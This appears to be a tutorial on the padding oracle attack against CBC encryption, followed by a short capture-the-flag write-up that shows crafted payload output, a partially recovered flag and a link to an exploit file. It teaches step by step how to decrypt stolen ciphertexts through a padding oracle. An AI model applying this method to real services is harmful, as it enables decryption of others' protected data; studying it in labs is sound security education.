
So say we have stolen a ciphertext. If we are able to submit ciphertexts and find out if they decrypt to something with valid padding, how do we use this fact to completely decrypt out stolen ciphertext?

The intermediate state

CBC encryption, each block of plaintext is XORed with the previous ciphertext block before being passed into the cipher.

So in CBC decryption, each ciphertext is passed through the cipher, then XORed with the previous ciphertext block to give the plaintext.

The intermediate state



The intermediate state

The attack works by calculating the “intermediate state” of the decryption for each ciphertext.

This is the state of a ciphertext block after being decrypted by the block cipher but before being XORed with the previous ciphertext block.

We do this by working up from the plaintext rather than down through the block cipher, and don’t have to worry about the key or even the type of algorithm used in the block cipher.


The intermediate state

Why is the intermediate state so important? Notice that:

```
I2 = C1 ^ P2

and

P2 = C1 ^ I2
```

We know C1 already, as it is just part of our ciphertext, so if we find I2 then we can trivially find P2 and decrypt the ciphertext.

The intermediate state



Manipulating the ciphertext

Remember that we can pass in any ciphertext, and the server will tell us whether it decrypts to plaintext with valid padding or not. That’s it.

We exploit this by passing in C1' + C2, where C1' is a sneakily chosen ciphertext block, C2 is the ciphertext block we are trying to decrypt, and C1' + C2 is the concatenation of the two. We call the decrypted plaintext block produced P'2.


Manipulating the ciphertext

To begin with, we choose C1'[1..15] to be random bytes, and C1'[16] to be 00. We pass C1' + C2 to the server.

If the server says we have produced a plaintext with valid padding, then we can be pretty sure that P2'[16] must be 01 (as this would give us valid padding).


Of course, if the server comes back and tells us that our padding is invalid, then we just set C1'[16] to 01, then 02, and so on, until we hit the jackpot.

Manipulating the ciphertext



Manipulating the ciphertext

Let’s say that it turns out that C1'[16] = 94 gives us valid padding. So now we have:




```
I2     = C1'     ^ P2'
I2[16] = C1'[16] ^ P2'[16]
       = 94      ^ 01
       = 95
```

since C2 is the same as it is in the real ciphertext, I2 is also the same as in the real ciphertext.

Manipulating the ciphertext

We can therefore go back to the ciphertext we are trying to decrypt:



```
P2[16] = C1[16] ^ I2[16]
       = C1[16] ^ 95
```


We plugin in whatever C1[16] is and find the last byte of the actual plaintext! At this stage this will just be padding, so we will have to do some more decrypting before we find something interesting.

Do it again

We found the last byte by fiddling with C1' until we produced something with valid padding, and in doing so were able to infer that the final byte of P'2 was 01. We then used the fact that we knew P2'[16] and C1'[16] to find I2[16]. We continue on this theme to find the rest of the bytes of I2, and therefore decrypt the ciphertext block.

Do it again

We now choose C1'[1..14] to be random bytes, C1'[15] to be the byte 00, and C1'[16] to be a byte chosen so as to make P2'[16] == 02:



```
C'1[16] = P'2[16] ^ I2[16]
        = 02      ^ 95
        = 93
```

So we can be sure that P2' will end in a 02, and therefore the only way for P2' to have valid padding is if P2[15] is also 02! We fiddle with C1'[15] until the server does its things and tells us we have passed it a ciphertext that decrypts to a plaintext with valid padding.


Do it again

Say this happens when C1'[15] = 106 - we do exactly what we did before:

```
I2     = C1'     ^ P2`
I2[15] = C1'[15] ^ P2'[15]
       = 106     ^ 02
       = 104
```

Do it again

And presto, we know the second last byte of I2 as well. We can therefore find the second last byte of P2, the real plaintext, again



```
P2[15] = C1[15] ^ I2[15]
       = C1[15] ^ 104
```

Rinse, repeat, and read the entire 16 bytes of C2!

The rest of the blocks

A cipherblock’s decrypted form depends only on itself and the preceding cipherblock. So we can apply the above algorithm to every block in the ciphertext (apart from the first one). The first cipherblock would have been encrypted using an IV (initialization vector), a secret cipherblock chosen by the encrypter during the encryption process.


The rest of the blocks

Unless we know the IV, we can’t decrypt the first block. There is nothing particularly clever we can do here, apart from trying stupidly obvious values like [0, 0, 0, ...] for the IV and seeing if we get anything sensible out. Hopefully the first 16 bytes will just be something like “Dearest Humphrey” anyway.

And that’s the Padding Oracle Attack

Lab: the-seer

Once we open the lab, we can see two options to work with:




```
178.226.242.35.bc.googleusercontent.com [35.242.226.178] 30440 (?) open
Welcome to s3cret hacker conversations. All messages are encrypted with a symmetric key distributed by pigeons.
1. Receive encrypted the news
2. Send encrypted feedback
Option: 
```


The sent message will be then decrypted. If we send a valid message such as the encrypted flag we will receive “Sent” as an answer. However if we send a malformed message that results in a bad padding.

Lab: the-seer

We can conclude that this challenge is a padding oracle attack. The exploit will make this vulnerability work



```
Current cracked message :
Cracking block 0/5. Payload: 0000000000000000002d49a33492badb8acd64933d405fd7f864a224dab703a5
```



```
Current cracked message : CTF{4f32b575bc4f578b020840cd9287fb6fda339edbf68b13d9537dde2b6c54
Cracking block 4/5. Payload: 000000000000000000000000000000b4b71ac5f352b85e64297f2a2798e25b58
```

Lab: the-seer - EXPLOIT

https://drive.google.com/file/d/1hsHk6gHl9GcN2L8x3tFv1mfPVtrVlYl4/view?usp=sharing